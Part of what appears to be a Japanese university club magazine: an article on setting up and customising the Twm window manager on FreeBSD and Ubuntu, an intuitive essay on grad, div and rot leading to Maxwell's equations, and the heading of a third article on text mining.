Twm はかなり古いウインドウマネージャーで、今はメンテナンスされていないそうですが、最大の特徴は X を導入すると標準でついてくるところでは無いでしょうか。X を導入して、緑っぽいタイトルバーのウインドウが表示されたら多分それが Twm です。標準でついてきますが、Gnome の様な何でもできるウインドウマネージャーと比べると、最低限度のことしかできません。多分 X を導入した方なら、一度は Twm に触れたことがあるのではないでしょうか。大抵は一回起動した後に、別のウインドウマネージャーを導入して切り替えてしまうでしょう。しかし、Twm も設定ファイルを書けば Twm らしくない風貌にできるという話を聞いたので、敢えて誰も使わないだろう Twm を使ってみることにしてみました。

2 とりあえず起動してみる

とりあえず Twm がどんな感じなのか実際に見てみましょう。FreeBSD な人は X を導入すれば twm は付いてくるので `.xsession` ファイルを置いていなければグラフィカルログインをすれば勝手に上がってきます。とは言っても今後いろいろ設定を書くので `.xsession` をつくってしまいましょう。適当なエディタで以下のような内容のファイルを作って `.xsession` という名前で保存します。

.xsession

```
exec twm
```

今は Gnome などを使っていて `.xsession` はとりあえず書き換えたくない... という人は XDM のログイン画面で F1 を押してログインしてみてください。すると白い端末 (xterm) が右下に出てくるだけの状態になるので、その端末に `twm` と打ち込んでやると Twm が起動して、xterm にタイトルバーが付いて動かせるようになります。この XDM から F1 でログインした状態はウインドウマネージャーが無い状態です。ウインドウマネージャーが無いと、ウインドウの移動やサイズ変更ができないのでとても不便な事が分かると思います。

Ubuntu などは最初から Twm は入っていないので自分で入れてやる必要があります。Ubuntu の場合端末を開いて以下のようにして導入します。

```
sudo apt-get install twm
```

これで Twm が入ったので、一度ログアウトもしくはシステムを再起動して GDM(Ubuntu デフォルトのログイン画面) に戻って下さい。ログイン画面の下の方に「セッション」というプルダウンメニューがあるので、そこから TWM を選択してログインすれば TWM が起動します。ログインしても真っ暗な画面しか表示されないかもしれませんが、これで起動は出来ています。マウスを左クリックすると何かメニューが出てくるはずです。

ちなみに前に説明した XDM で F1 を押してログインするのと同じ事もできます。「セッション」で xterm を選んでログインするだけです。

3　Twm の基本的な機能

さて、ここまで来れば Twm が起動できていると思います。はっきり言って古っぽいデザインで今更わざわざ使うか？という感じです。そりゃ古いんですから仕方ないです。Twm は Gnome の様にマウス一つでグラフィカルにシステムの設定まで何でも設定できてしまうようなウインドウマネージャーではありません。




図 1　デフォルトはこんな感じ

とりあえず画面上の何もないところで左クリックをしてみるとメニューが出てくると思います。デフォルトの設定はシステムによって違うようで、FreeBSD のには xterm ぐらいしか起動できるプリケーションは無いですが、Ubuntu のには Debian というメニューの中に色々入っているようです。Show-IconManager を選択すると、IconManager が表示されます。これは Gnome や Windows のタスクバーのようなもので、現在開いているウインドウの一覧が表示されます。IconManager のプログラム名の上で左クリックするとウインドウの最小化最大化ができます。あとはタイトルバーの右上の四角い部分をクリックしながら動かすとウインドウのサイズ変更ができたり、タイトルバーの左の丸い部分をクリックすると最小化されます。

4　Twm をカスタマイズする

いよいよ Twm をもうちょっとマシに... ではなくて、より使いやすくします。設定ファイルはすべて `.twmrc` に書きます。まずはデフォルトの `.twmrc` がどんな感じになっているのか見てみましょう。デフォルトで読み込まれる設定ファイルは、FreeBSD の場合 `man twm` でマニュアルを読むと下の方に `/usr/local/lib/X11/twm/system.twmrc` とあるのでそこにあるのかなと思いきや、ありません。実際は `/usr/local/share/X11/twm/system.twmrc` にあります。Ubuntu の場合は `man` にある通り `/usr/lib/X11/twm/system.twmrc` に存在します。上からざっと説明すると、全体の設定、フォントの設定、色の設定、マウスに割り当てる機能の設定、メニューの設定という感じになっています。`man` を読むと分りますが、相当色々な設定ができます。全部解説しているとキリがないので (というか自分でも分からない部分があるので) 実際に system.twmrc を元に自分で手を加えた設定ファイルを掲載します。

.twmrc

```
NoGrabServer
RestartPreviousState
DecorateTransients
NoTitle # タイトルバーを表示しない
ShowIconManager # 最初から IconManager を表示させる
IconManagerGeometry      "=80x10+0+0" # IconManager の表示位置設定
IconifyByUnmapping # 最小化時にアイコン化しない
RandomPlacement # いちいちクリックしなくても勝手に画面を配置してくれる

# 以下フォント設定
ResizeFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
MenuFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*-*-*-*"
IconFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*-*-*-*"
IconManagerFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*"

# 以下カラー設定　全体的に青くした
Color
```

```
{
    BorderColor "slategrey"
    DefaultBackground "rgb:0/0/a"
    DefaultForeground "gray85"
    MenuBackground "rgb:0/0/a"
    MenuForeground "gray85"
    MenuBorderColor "slategrey"
    MenuTitleBackground "gray70"
    MenuTitleForeground "rgb:0/0/a"
    IconBackground "rgb:0/0/a"
    IconForeground "gray85"
    IconBorderColor "gray85"
    IconManagerBackground "rgb:0/0/a"
    IconManagerForeground "gray85"
}

# マウスの挙動の関数を作る
MoveDelta 3
Function "move-or-lower" { f.move f.deltastop f.lower }
Function "move-or-raise" { f.move f.deltastop f.raise }
Function "move-or-iconify" { f.move f.deltastop f.iconify }
Function "raisestop" {f.deltastop f.raise}

Button1 = : root : f.menu "defops" # root 画面で左クリックしたときにメニューを開く

# IconManager の挙動設定
Button1 = : icon : f.function "move-or-iconify"
Button1 = : iconmgr : f.iconify

# 以下 meta キーは HHK のダイヤマークのキーを指すが、mod*に関しては詳しく後述する
# ウインドウ上で meta キーを押しながら左クリックでウインドウ移動又は画面を 1 番手前に持ってくる
Button1 = mod4 : all : f.function "move-or-raise"
# ウインドウ上で meta キーを押しながら右クリックでウインドウリサイズ
Button3 = mod4 : all : f.resize
# ウインドウ上で meta キーを押しながら中ボタンでウインドウを閉じる
Button2 = mod4 : all : f.delete

# 以下メニューの設定
menu "defops"
{
"Twm"   f.title
"Show Iconmgr"  f.showiconmgr
"Hide Iconmgr"  f.hideiconmgr
""              f.nop
"GnomeTerm"     f.exec "exec gnome-terminal&" # GnomeTerminal 起動
"Firefox"       f.exec "exec firefox&" # Firefox 起動
"audacious"     f.exec "exec audacious&" # audacious 起動
```

```
"PeraPeraPrev"  f.exec "exec p3&" # PeraPeraPrev 起動
""              f.nop
"Xlock"         f.exec "exec xlock&" # Xlock で画面ロック
"Kill"          f.destroy # クリックしたウインドウのプロセスを Kill する
"Delete"        f.delete # クリックしたウインドウを閉じる
""              f.nop
"Restart"       f.restart # Twm 再起動 (設定反映に便利)
"Exit"          f.quit # Twm 終了
}
```

とりあえずまぁこんな感じです。ポイントは、NoTitle でタイトルバーを消している点です。これで一気に Twmっぽくなくなります。タイトルバーを消すとウインドウの操作ができなくなってしまうので、META キー + マウス左で移動、META キー + マウス右でリサイズが出きるようにしてあります。慣れるとこっちの方が便利な気がします。(Gnome で META キーを押しながら画面を操作しようとしてしまうことがしばしば)

ここでキーの設定について少し補足しておきます。主なキーとしては `shift`, `control`, `lock`, `meta`, `mod1`, `mod2`, `mod3`, `mod4`, `mod5` が使えます。meta が ALT キーになります (meta は META キーじゃないんですね)。で、mod1-5って何なんだ?という話なんですが、これは `xmodmap` で確認できます。

xmodmap

```
xmodmap:  up to 4 keys per modifier, (keycodes in parentheses):

shift       Shift_L (0x32),  Shift_R (0x3e)
lock
control     Control_L (0x25),  Control_L (0x42),  Control_R (0x6d)
mod1        Alt_L (0x40),  Alt_R (0x71),  Meta_L (0x9c)
mod2        Num_Lock (0x4d)
mod3
mod4        Super_L (0x73),  Super_R (0x74),  Super_L (0x7f),  Hyper_L (0x80)
mod5        Mode_switch (0x5d),  ISO_Level3_Shift (0x7c)
```

Super というのは HHK だとダイヤマークのキー (META キー) に当たるようです (ややこしい!)。どのキーをどれに割り当てるかの設定も `xmodmap` でできますが、ここでは割愛させていただきます。`xmodmap` を使っても結局どれがどのキーなのか分からないと言うときは、`xev` を使うと良いでしょう。

余談ですが、設定ファイルに書かなかった AutoRise という機能があります。これはマウスカーソルが当たったウインドウが常に一番上に来るという機能です。しかし、この動作をさせたいウインドウの名前を全て列挙しなければならない (全ウインドウに適用と言うことが不可能?) ので、使用を諦めました。

他には、マウス左クリックで出るメニューに良く使うものを書いておきました。Xlock などはおすすめです。あと端末が無いと何もできないので端末は何か入れておきましょう。端末は GnomeTerminal じゃないか!と文句を言われそうですが、GnomeTerminal は文字コードの変更が楽なので使っています。できれば Gnome に依存しないのを使いたいところですが...

とりあえず私はこんな感じの設定で使っています。この他にも色々設定できる項目はあるので、`man twm` を参照するとかしてみると良いでしょう。

図 2　色々設定するとこんな感じに

5　壁紙やインプットメソッドを設定する

これ以降は Twm 以外の設定になります。

5.1 壁紙を設定する

Twm には壁紙を表示する機能がありません。なので xv というソフトを使って壁紙を表示させます。FreeBSD なら /usr/ports/japanese/xv にあります。サクッと入れてしまいましょう。xv を導入したら壁紙の設定を .xsession に書きます。.xsession というのは、グラフィカルログインした際に読み込まれるファイルで、ここに書かれた内容がグラフィカルログイン時に実行されます。つまり、ログイン時に xv で指定した画像を root 画面 (背景) に表示させれば良い訳です。するとこんな感じになります。

.xsession

```
xv -root -max -quit ~/Pictures/wallpaper.jpg
```

上の設定は exec twm の前に書きます。後に書いてしまうと、Twm が終了してから xv が起動してしまいます。

5.2 インプットメソッドを設定する

Gnome だと自動で日本語入力をするための ibus というインプットメソッドが上がってくると思います。しかし Twm を使う場合は手動で設定しなければなりません。これも .xsession に設定を書きます。インプットメソッドには ibus や scim などがあります。ここでは両者を取り上げます。これもやはり exec twm の前に書きます。

.xsession

```
#ibus を使う場合
export XMODIFIERS="@im=ibus"
ibus-daemon -d -x

#scim を使う場合
export XMODIFIERS=@im=scim
scim -d
```

個人的には scim の方が Twm とは相性が良い気がします (かなり主観的な意見ですが)。ただ、scim だと設定をしないと emacs でうまく変換が出来ないようです。

6 結局 Twm のどこがいいのか

正直言って良いところは結構限られているな気がしますが、第一にとても軽いです。そりゃ相当前のシステムでも使えたものなんですから軽いですよね。あとは FreeBSD の場合 X を導入すると標準でくっついてきます。

逆に不都合と言えば、なんとなく ibus-mozc と相性が悪い気がします。あと、Ubuntu などの Gnome にくっついてくる NetworkManager は、nm-connection-editor などで起動できるようですが、使ったことがないので無線 LAN などがうまく使えるかは分かりません。

ちなみに Wikipedia によると、Twm はデスクトップ環境が正常に起動できないときのための緊急用のウインドウマネージャーという位置づけになっていて、軽い、カスタマイズしやすいという理由で一部愛好者が居る程度らしいです[*1]。聞いた話だと電通大の IED と JED は標準で Twm が上がってくるらしいので、カスタマイズしたら周りに「 !? 」と思われるかもしれませんね。

いかがでしたでしょうか?私は Twm を使っています。しかし、ウインドウマネージャーは他にも色々あるので、これを機会にウインドウマネージャーの旅をしてみてはどうでしょうか?

[*1] http://ja.wikipedia.org/wiki/Twm

ベクトル解析の定性的理解

yamazaki

yamazaki@mma.club.uec.ac.jp

概要

電磁気学の理解には *div*, *rot*, *grad* という悪魔の様な壁が立ち塞がる．暗記をすれば先へと進めるだろうが，電磁気というフィールドを移動する際に何らかの不都合が生じるかもしれない．ベクトル解析は如意宝[*1]なのである．理解して臨めば，複雑な式を理解することも容易くなるのではないだろうか．

1 はじめに

何故ベクトル解析についての記事を書くのか．誰もが疑問を持つかもしれないので，それをこの章では説明したいと思う．その様な些細な顛末を読みたくはない，今すぐにベクトル解析の世界に浸りたいという奇特な (或いは重篤な) 方は，第二章から読み始めて頂きたい．意識の高い方々がこの章から[*2]得る物は，何も無いと言い切れるのであるから．第一章はただの散文であり，意味という概念は野山をただ駆け巡るのと同じくらいに無いだろう．

電気通信大学[*3]に於いて，2010 年に学科改編が行われたことは読者の諸君は知っているだろうか．これにより，細かな部分で (実際には見える範囲ですら) 軋轢が生じているのは現二年生ならば身を以て知っているだろう．ある学科では，ベクトル解析を習っていないのに電磁気学で div や rot，grad を用いて説明を受けたと聞く．その様な不可思議な現象を踏まえ，私はこの度ここにベクトル解析の記事を書こうとする所存である．

というのは建前であり，実際には何ら書くことを思い付かないが為に，この様な中途半端な記事を書くのである．だが，この記事を読むことでベクトル解析に関して興味を持つ，或いは慣れ親しもうと思う方々が出るのであれば，それは感慨無量である．ベクトル解析は多くの人々が暗記で終わらせてしまう分野である．言い換えれば，理解せずとも公式を覚えるだけで良い分野でもある．もし身の回りに理系の大学生や大学院生に居るのであれば，次の様なことを尋ねて欲しい.「ベクトル解析の rot(或いは回転，ローテーション) とはどの様な概念なのですか」と．恐らく，公式について答える人が大半だと思われる．rot の持つ意味や概念を言葉で説明出来る人は，恐らくは公式を知っている人々の半数程度になるだろう．

ベクトル解析は物理学，特に電磁気学では必須の知識となる．もし div, rot, grad の持つ意味を理解しているのであれば，理解が容易になる可能性は多いにある．計算機関連の記事と記事の間の箸休め，とでも思って頂ければ幸いだ．教科書とは違う，ある種の読み物とした記事を目指して書いていきたい．私自身も完全に理解している訳ではないのだが，様々な書籍を引用しつつ，共にベクトル解析という未知の世界へ踏み出そうではないか．だが，勉学が追いついていない為，テンソルやシュワルツの超関数といった概念についての説明は一切盛り込んでいない．興味を持たれた方は，最後の引用文献にそれらについて詳しく書かれた本を載せたいと思うので，そちらを読んで頂ければ幸いです．

その前に，ベクトル解析を考案したオリヴァー・ヘヴィサイドについての話をしたい．彼自身は様々な業績を残しているが，それらの多くが認められたのは死後であった．死後に認められ現代数学の一端を担うという点は，エヴァリスト・ガロアに似ている様に思える．演算子による微分方程式の解法や，電気回路における複素数・インピーダンスの導入もヘヴィサイドの業績である．電気通信に関わる分野において，ヘヴィサイドの考案したそれらの概念は計り知れない程に重要である．彼自身は理論ではなく直感で研究を進めていたのではないだろうか．だからこそ，我々も直感的に感じ，考えることで，ベクトル解析を少しでも定性的に理解したいと思う．長くなったが，次の章からは物理数学的な世界の幕開けとなる．同志[*4]よ，準備はよろしいか．

2 nabla

ベクトル解析においては内積，外積はもちろん，演算子 (数学用語では作用素) を用いた計算が重要となる．内積，外積の詳細に関しては線形代数学で学んだということにし，簡略のため省略する．ここでは演算子及びそれを用いた 3 種類の数学的演算法のイメージ及びそれを物理と関連させた話題を展開したい．

[*1] 成長して自己を獲得する過程に於いて獲得したもの (文学 B より)

[*2] 或いはこの記事から

[*3] 国立大学法人

[*4] Т о в а р и щ

ナブラ演算子

$$\nabla = \boldsymbol{i}\frac{\partial}{\partial x} + \boldsymbol{j}\frac{\partial}{\partial y} + \boldsymbol{k}\frac{\partial}{\partial z} \tag{1}$$

最も大事なのはこのナブラ演算子である．演算子による微分方程式を代数的問題にして解く計算方法は，オリヴァー・ヘヴィサイドによるところが大きい．興味が有る方は，”ヘヴィサイドの演算子法”で検索していただきたい．∇ はギリシア語で竪琴を意味する”Nebel”から転じて”ナブラ”と呼ばれるようになったという経緯がある．また，Δ(delta) の逆なので”アトレッド (atled)”という呼び方をすることもあるようだが，実際に聞いたことは無い．

これを用いて先ずは大まかに勾配，回転，発散についての説明をしたい．

関数 ϕ を定義する．このときの勾配 (gradient) は以下のように定義される．

gradient

$$\begin{aligned} grad\,\phi = \nabla\phi &= \left(\boldsymbol{i}\frac{\partial}{\partial x} + \boldsymbol{j}\frac{\partial}{\partial y} + \boldsymbol{k}\frac{\partial}{\partial z}\right)\phi \\ &= \left(\frac{\partial\phi}{\partial x}\boldsymbol{i} + \frac{\partial\phi}{\partial y}\boldsymbol{j} + \frac{\partial\phi}{\partial z}\boldsymbol{k}\right) \end{aligned} \tag{2}$$

ベクトル場 $\boldsymbol{A}$ を定義する．このときの回転 (rotation もしくは curl) は以下のように定義される．

rotation

$$\begin{aligned} rot\boldsymbol{A} = \nabla\times\boldsymbol{A} &= \left(\boldsymbol{i}\frac{\partial}{\partial x} + \boldsymbol{j}\frac{\partial}{\partial y} + \boldsymbol{k}\frac{\partial}{\partial z}\right)\times(A_x\boldsymbol{i} + A_y\boldsymbol{j} + A_z\boldsymbol{k}) \\ &= \left(\frac{\partial A_z}{\partial y} - \frac{\partial A_y}{\partial z}\right)\boldsymbol{i} + \left(\frac{\partial A_x}{\partial z} - \frac{\partial A_z}{\partial x}\right)\boldsymbol{j} + \left(\frac{\partial A_y}{\partial x} - \frac{\partial A_x}{\partial y}\right)\boldsymbol{k} \end{aligned} \tag{3}$$

行列式を使うと以下のようになる．

$$\nabla\times\boldsymbol{A} = \begin{vmatrix} \boldsymbol{i} & \boldsymbol{j} & \boldsymbol{k} \\ \partial/\partial x & \partial/\partial y & \partial/\partial z \\ A_x & A_y & A_z \end{vmatrix} \tag{4}$$

同じくベクトル場 $\boldsymbol{A}$ を定義する．このときの発散 (divergence) は以下のように定義される．

divergence

$$\begin{aligned} div\boldsymbol{A} = \nabla\cdot\boldsymbol{A} &= \left(\boldsymbol{i}\frac{\partial}{\partial x} + \boldsymbol{j}\frac{\partial}{\partial y} + \boldsymbol{k}\frac{\partial}{\partial z}\right)\cdot(A_x\boldsymbol{i} + A_y\boldsymbol{j} + A_z\boldsymbol{k}) \\ &= \left(\frac{\partial A_x}{\partial x} + \frac{\partial A_y}{\partial y} + \frac{\partial A_z}{\partial z}\right) \end{aligned} \tag{5}$$

どの様な教科書であれ，定義に関してはこの程度しかかかれていないように思える．それは，これを暗記しさえすれば以降の計算には差し支えがないということでもある．だが，それでは記憶の定着はしない上に，そもそもベクトル解析に苦手意識を持ったまま計算をする羽目になりかねない．なので，以降は簡単な図を交えて説明を加えていきたいと思う．

3 gradient

$grad$ とは勾配を表す．定義式を見て分かるように，スカラーをベクトルにする演算である．ここで，$grad$ とは一体何を示しているのかを考えたい．例として $\phi = 2x + 5y$ を考えたい．この x 及び y 成分の変化率を求めるには，それぞれの成分で偏微分すれば良い．

$$\left(\frac{\partial \phi}{\partial x} = 2\right) \tag{6}$$

$$\left(\frac{\partial \phi}{\partial y} = 5\right) \tag{7}$$

これをそれぞれ x と y のベクトルで書き表すと次のようになる．

$$\left(\frac{\partial \phi}{\partial x}, 0\right) \rightarrow \boldsymbol{i} \text{ 成分} \qquad \left(0, \frac{\partial \phi}{\partial y}\right) \rightarrow \boldsymbol{j} \text{ 成分}$$

これは関数 ϕ における x と y 成分における最も変化率の高い部分である．それらを足しあわせた $\nabla\phi$ とはつまり，最も急傾斜である部分ということになる．$\nabla\phi = 2\boldsymbol{i} + 5\boldsymbol{j}$ というのは，x 方向に $+2$，y 方向に $+5$ された正方向に向くベクトルに他ならない．これにマイナスを付けると，負の方向，つまり傾斜に沿って下るベクトルになることは分かるだろうか．

例として一つ考えてみることにする。電場 $\boldsymbol{E}$ は電位 ϕ と $grad$ を用いて次のように表せる．

$$\boldsymbol{E} = -\nabla\phi \tag{8}$$

この時の電位 ϕ は電場 $\boldsymbol{E}$ の静電ポテンシャルだということは，電磁気学の基本事項である．ここで何故マイナスが付くのかを考えたい．電場 $\boldsymbol{E}$ というものは電位の高いところから低いところへと向かうベクトルであることは，理解できるだろう．これに対して $\nabla\phi$ というベクトルは電位の低いところから高いところへと向かうベクトルである．なので $\nabla\phi$ にマイナスを付ければ電場 $\boldsymbol{E}$ となる．色々な参考書にも書かれているが，$-\nabla\phi$ とは山に降った雨水が流れ落ちる方向だと考えれば，より理解が容易くなるのではないだろうか．

4 divergence

div とは発散を表す．定義式を見て分かるように，ベクトルをスカラーにする演算である．考えとしては，発散というよりは”湧き出し”または”吸い込み”として考えるのが良いかもしれない．x, y, z 成分からなるベクトル場 $\boldsymbol{A}$ を定義する．これの x 成分だけを見てみよう．

点 (x_0, y_0, z_0) を 1 つの頂点とする 1 辺が dx, dy, dz である箱があるとする．3 つ同時に考えると難しくなるので，ここでは x についてのみ着目して考える．A_x が箱型のある面から入り，その反対の面から出たとする．この流量の変化というのは，$dydzA_x(x_0 + dx) - dydzA_x(x_0)$ で表される．これを dx を用いて変形すると次の様になる．また，ここでは $dxdydz$ を体積 V とした

$$dxdydz\frac{A_x(x_0 + dx) - A_x(x_0)}{dx} = V\frac{A_x(x_0 + dx) - A_x(x_0)}{dx} \tag{9}$$

次に dx を 0 に近付けてやる．

$$\lim_{dx \to 0} V\frac{A_x(x_0 + dx) - A_x(x_0)}{dx} = V\frac{\partial A_x}{\partial x} \tag{10}$$

となる．これを y 成分，z 成分についても同じ様に計算出来，それを足し合わせると次の様になる．

$$V\left(\frac{\partial A_x}{\partial x} + \frac{\partial A_y}{\partial y} + \frac{\partial A_z}{\partial z}\right) \tag{11}$$

これだと体積の変化量となるので，体積 V で割ってやると div の定義式となる．

$$div\boldsymbol{A} = \left(\frac{\partial A_x}{\partial x} + \frac{\partial A_y}{\partial y} + \frac{\partial A_z}{\partial z}\right)$$

これより，流量の変化量の合計が div で表されているだけということに気付くだろう．ベクトル $\boldsymbol{A}$ の内容によっては x, y, z 成分がマイナスになることもあるが，その時は”吸い込み”だと考えられる．プラスであれば”湧き出し”だと考えられる．
例としては，微分系で表されるガウスの法則が挙げられる．点 r に於ける電場ベクトル $\boldsymbol{E}(\boldsymbol{r})$ は電荷密度 $\rho(r)$ と真空中の誘電率 ε_0 を用いて次のように表せる．

$$\nabla \cdot \boldsymbol{E}(\boldsymbol{r}) = \frac{1}{\varepsilon_0}\rho(r) \tag{12}$$

これを拡張してやるとガウスの定理が導けるが，ここでは割愛する．

5 rotation(curl)

この章の考え方の多くは,『物理数学の直観的方法』(長沼伸一郎著) から引用をさせていただきました．

rot とは回転を表す．これは div や $grad$ とは違い，感覚的に理解しにくい演算かもしれない．だが，回転とは何を表しているのだろうか．そもそも定義式に出てくるマイナスの項は何を意味しているのだろうか．見た目からしても覚えにくく，意味も取りにくい演算ではある．だが，これは「滑車」をイメージすれば理解が簡単になるだろう．rot とは滑車の回転速度を表している様に思える．

例えば xy 平面上に z 軸を中心軸に持つ滑車を置く．




図 1　滑車に働く y 軸正方向の二力

この時，y 方向のみに力が働いていると考える．回転するには y 軸正方向の力と負方向の力の釣り合いが一致しないことが条件となる．ここでは y 軸正方向に図の様な二力が働き，逆時計回り，つまり左回りをすると仮定しよう．また，滑車の直径を h とする．滑車右側に働く力を $A_y(x+h)$，滑車左側に働く力を $A_y(x)$ とする．この時の A_y は滑車の回転速度を表す関数だと考えれば良い．二力が働く際の滑車の回転速度は，二力の差を取ったものを直径で割れば良い．

$$\frac{A_y(x+h) - A_y(x)}{h} \tag{13}$$

実際には滑車など存在しないので，この滑車の直径 h を限りなく 0 に近付けてやる．

$$\lim_{h\to 0}\frac{A_y(x+h)-A_y(x)}{h}=\frac{\partial A_y}{\partial x} \tag{14}$$

直径 h は x 軸に依存する変数と見なせるので，これは A_y という関数を x という変数で偏微分したものと見なせる．これだけでは div と同じような結果となってしまう．実際には他にも働く方向はあるのである．

先程は y 軸正方向のみに力が働いていると仮定したが，次は x 軸正方向のみに力が働いていると仮定する．この時に先ほどと同じように逆時計回りに滑車が動くと仮定する．




図 2　滑車に働く x 軸正方向の二力

ここでも滑車の直径を h とし，滑車の回転速度を表す関数を A_x とする．滑車上側に働く力を $A_x(y+h)$，滑車下側に働く力を $A_x(y)$ とする．逆時計回りに動くのであれば，今度は $A_x(y)$ が $A_x(y+h)$ よりも大きくなければいけないことは分かるだろうか．もし $A_x(y+h)$ が大きければ，滑車は時計回りをしてしまう．これでは意味が無い．先ほどの力と一致させなければ，これは無駄な計算になってしまう．二力が働く際の滑車の回転速度は，先ほどと同じように計算出来る．

$$\frac{A_x(y)-A_x(y+h)}{h} \tag{15}$$

滑車の直径 h を限りなく 0 に近付けてやる．

$$\lim_{h\to 0}\frac{A_x(y)-A_x(y+h)}{h}=-\frac{\partial A_x}{\partial y} \tag{16}$$

今度の直径 h は y 軸に依存する変数と見なせる．

これらの平面上の力を加算してやれば，次のようになる．

$$\frac{\partial A_y}{\partial x}-\frac{\partial A_x}{\partial y} \tag{17}$$

これは rot の定義で言うところの z 成分に他ならない．同様の試行を xz 平面，yz 平面でもやると，rot の定義の y 成分及び x 成分が求められる．それぞれの平面上での回転の合算こそが rot と見なせることが分かっただろうか．他にもテイラー展開で考える方法もあるのだが，それはここでは割愛させていただく．

例としては，微分系で表される渦なしの法則が挙げられる．これは静電場 (時間によって変化しない) では電場に回転が生じない，つまり渦が無いことを表している法則である．数式で表すと以下の様になる．

$$\nabla\times\boldsymbol{E}(\boldsymbol{r})=0 \tag{18}$$

これが静電場でなく，時間的に変化する電場であるのならば磁束密度 $\boldsymbol{B}=\mu_0\boldsymbol{H}$ を用いて次の様に表せる．

$$\nabla\times\boldsymbol{E}(\boldsymbol{r})=-\frac{\partial\boldsymbol{B}}{\partial t} \tag{19}$$

右辺にマイナスが付くのは，電流が流れた際に生じる磁場を打ち消す方向に誘導起電力が発生するからであり，これはレンツの法則である．また，渦なしの法則を拡張してやるとストークスの定理が導けるが，ここでは割愛する．

6 Maxwell's aligns

ベクトル解析の概念が基礎になければ，電磁気学を理解することは難しい．特に電磁気学で重要となるマクスウェルの方程式は，ベクトル解析を盛り込んでいる．そもそもマクスウェルの方程式の基礎となる数式自体，ベクトル解析の考え方が無ければ理解し難いものも多い様に思える．初めてその様な方程式を聞いた，という方は少ないかもしれないが，記憶の定着を図るためにも４つの方程式をここに載せたい．電場の分野から２式，磁場の分野から２式を導き出せる．

まずは電場の分野から見ていこう．１つ目は，先程渦なしの法則と呼んだ法則を電場に拡張した式である．一般的にはファラデー – マクスウェルの方程式と呼ぶ．

$$\nabla \times \boldsymbol{E} = -\frac{\partial \boldsymbol{B}}{\partial t} \tag{20}$$

２つ目は，ガウスの法則である $\nabla \cdot \boldsymbol{E} = \rho \ / \ \varepsilon_0$ だが，これを電束密度 $\boldsymbol{D} = \varepsilon_0 \boldsymbol{E}$ を用いると次の様に書き表せる．

$$\nabla \cdot \boldsymbol{D} = \rho \tag{21}$$

次は磁場の分野である．１つ目は，磁束保存の式である．磁束線は途中で途切れたりしないということを示す式である．

$$\nabla \cdot \boldsymbol{B} = 0 \tag{22}$$

２つ目は，時間的に変化する電場と電流とで生じる磁場を表した式，アンペール - マクスウェルの法則である．電流密度 $\boldsymbol{j}$ を用いると次の様に表せる．

$$\nabla \times \boldsymbol{H} - \frac{\partial \boldsymbol{D}}{\partial t} = \boldsymbol{j} \tag{23}$$

これら (20), (21), (22), (23) 式がマクスウェルの方程式であり，電磁気学では重要な要素である．これを解いていくと，電磁波の波動方程式が導き出せる．私自身，この方程式を学んでいる最中なので上手い説明は思いつかないので，ここら辺でお終いとさせて頂く．

7 おわりに

様々な解説ホームページや解説本があるので，興味が湧いた方は是非ともそちらも参考して頂きたい．今回の記事の内容には間違いが散見されるかもしれないが，それはご勘弁願いたい．

参考文献

[1] 和達三樹 (1983) 『物理のための数学』 (シリーズ〈物理入門コース １０〉) 岩波書店 272pp.

[2] 北野正雄 (2005) 『新板 マクスウェル方程式 -電磁気学のよりよい理解のために-』 サイエンス社 255pp.

[3] 長沼伸一郎 (2011) 『物理数学の直観的方法〈普及版〉』 講談社 300pp.

[4]「物理 Tips:div,rot,grad の意味」〈http://homepage3.nifty.com/iromono/PhysTips/divrotgrad.html〉 (2011/10/26 アクセス)

[5]「*div* の座標変換不変性」〈http://hooktail.sub.jp/vectoranalysis/divAnotherCoordinates/〉 (2011/10/25 アクセス)

[6]「*rot* の座標変換」〈http://hooktail.sub.jp/vectoranalysis/rotAnotherCoordinates/〉 (2011/10/25 アクセス)

[7]「*grad* の座標変換」〈http://hooktail.sub.jp/vectoranalysis/gradAnotherCoordinates/〉 (2011/10/25 アクセス)

[8]「*grad*」〈http://hooktail.sub.jp/vectoranalysis/Gradient/〉 (2011/10/25 アクセス)

[9]「Chapter6 マクスウェルの方程式の意味」〈http://scphysblank.tubakurame.com/elct/elctch6.html〉 (2011/10/26 アクセス)

楽しいテキストマイニング

hayakawa
hayakawa@mma.club.uec.ac.jp

概要
